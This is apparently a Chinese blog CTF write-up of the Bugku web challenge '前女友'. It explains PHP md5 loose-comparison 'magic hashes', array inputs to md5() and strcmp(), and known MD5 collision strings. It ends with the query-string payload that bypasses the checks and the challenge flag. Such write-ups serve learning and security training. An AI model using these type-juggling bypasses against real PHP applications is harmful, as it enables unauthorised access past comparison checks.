# Bugkuctf web 前女友

原创

Amire0x 于 2019-05-05 21:54:45 发布 536 收藏

分类专栏： ctf



本文链接：https://blog.csdn.net/qq_43271194/article/details/89856228




ctf 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

老规矩，有新东西就记上一记

题目链接






这个有点儿意思，，，，，


打开源码

```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```



好了，代码意思比较简单

重点看圈住的代码就好

满足v1v2的值不等但是md5相等
且v3=flag才行

好了，新知识来了

首先是md5()函数漏洞
第一种

```
$_GET['a'] != $_GET['b']
&&
MD5($_GET['a']) == MD5($_GET['b'])
```

要让上面的等式成立，a和b的值不能相等，但是md5后的值相等。因为是 `==` 比较，只判断值是否相等，不判断类型是否相同。如果类型不同先转换为相同类型再进行比较而PHP在处理哈希字符串时后，会把0E开头的哈希值解释为0。所以如果两个值通过md5后值都已0E开头，就会相等。

那么这些值有哪些呢？

```
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a
```

第二种

```
$_POST['a1']!==$_POST['a2']
&&
md5($_POST['a1'])===md5($_POST['a2'])
```

`===` 不仅比较值相等还会要求类型比较

**但是**
md5无法处理数组！所以构建数组就可以了

第三种

```
(string)$_POST['a1']!==(string)$_POST['a2']
&&
md5($_POST['a1'])===md5($_POST['a2'])
}
```

这里比较的是字符串
那么md5值相同的字符串有哪些呢？

```
#仔细看，数值均不同

#强网杯某大牛wp
$Param1="\x4d\xc9\x68\xff\x0e\xe3\x5c\x20\x95\x72\xd4\x77\x7b\x72\x15\x87\xd3\x6f\xa7\xb2\x1b\xdc\x56\xb7\x4a\x3
d\xc0\x78\x3e\x7b\x95\x18\xaf\xbf\xa2\x00\xa8\x28\x4b\xf3\x6e\x8e\x4b\x55\xb3\x5f\x42\x75\x93\xd8\x49\x67\x6d\xa
0\xd1\x55\x5d\x83\x60\xfb\x5f\x07\xfe\xa2";
$Param2="\x4d\xc9\x68\xff\x0e\xe3\x5c\x20\x95\x72\xd4\x77\x7b\x72\x15\x87\xd3\x6f\xa7\xb2\x1b\xdc\x56\xb7\x4a\x3
d\xc0\x78\x3e\x7b\x95\x18\xaf\xbf\xa2\x02\xa8\x28\x4b\xf3\x6e\x8e\x4b\x55\xb3\x5f\x42\x75\x93\xd8\x49\x67\x6d\xa
0\xd1\xd5\x5d\x83\x60\xfb\x5f\x07\xfe\xa2";
#008ee33a9d58b51cfeb425b0959121c9

#知乎Belleve
$data1="\xd1\x31\xdd\x02\xc5\xe6\xee\xc4\x69\x3d\x9a\x06\x98\xaf\xf9\x5c\x2f\xca\xb5\x07\x12\x46\x7e\xab\x40\x04
\x58\x3e\xb8\xfb\x7f\x89\x55\xad\x34\x06\x09\xf4\xb3\x02\x83\xe4\x88\x83\x25\xf1\x41\x5a\x08\x51\x25\xe8\xf7\xcd
\xc9\x9f\xd9\x1d\xbd\x72\x80\x37\x3c\x5b\xd8\x82\x3e\x31\x56\x34\x8f\x5b\xae\x6d\xac\xd4\x36\xc9\x19\xc6\xdd\x53
\xe2\x34\x87\xda\x03\xfd\x02\x39\x63\x06\xd2\x48\xcd\xa0\xe9\x9f\x33\x42\x0f\x57\x7e\xe8\xce\x54\xb6\x70\x80\x28
\x0d\x1e\xc6\x98\x21\xbc\xb6\xa8\x83\x93\x96\xf9\x65\xab\x6f\xf7\x2a\x70";
$data2="\xd1\x31\xdd\x02\xc5\xe6\xee\xc4\x69\x3d\x9a\x06\x98\xaf\xf9\x5c\x2f\xca\xb5\x87\x12\x46\x7e\xab\x40\x04
\x58\x3e\xb8\xfb\x7f\x89\x55\xad\x34\x06\x09\xf4\xb3\x02\x83\xe4\x88\x83\x25\x71\x41\x5a\x08\x51\x25\xe8\xf7\xcd
\xc9\x9f\xd9\x1d\xbd\xf2\x80\x37\x3c\x5b\xd8\x82\x3e\x31\x56\x34\x8f\x5b\xae\x6d\xac\xd4\x36\xc9\x19\xc6\xdd\x53
\xe2\xb4\x87\xda\x03\xfd\x02\x39\x63\x06\xd2\x48\xcd\xa0\xe9\x9f\x33\x42\x0f\x57\x7e\xe8\xce\x54\xb6\x70\x80\xa8
\x0d\x1e\xc6\x98\x21\xbc\xb6\xa8\x83\x93\x96\xf9\x65\x2b\x6f\xf7\x2a\x70";
#79054025255fb1a26e4bc422aef54eb4
```

还有一个呢就是

php strcmp()漏洞

在传入的参数类型不是字符串时，会报错，但是却判定相等！

当然此漏洞存在于老版本的php中

所以呢，此题的解法就是

payload
?v1[]=1&v2[]=2&v3[]=3

不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，
。。。。。。
“我到底做错了什么，要给我看这个！”
“还记得你曾经说过。。。。。。。。”
<h2>PHP是世界上最好的语言</h2>
SKCTF{Php_1s_tH3_B3St_L4NgUag3}
</body>
</html>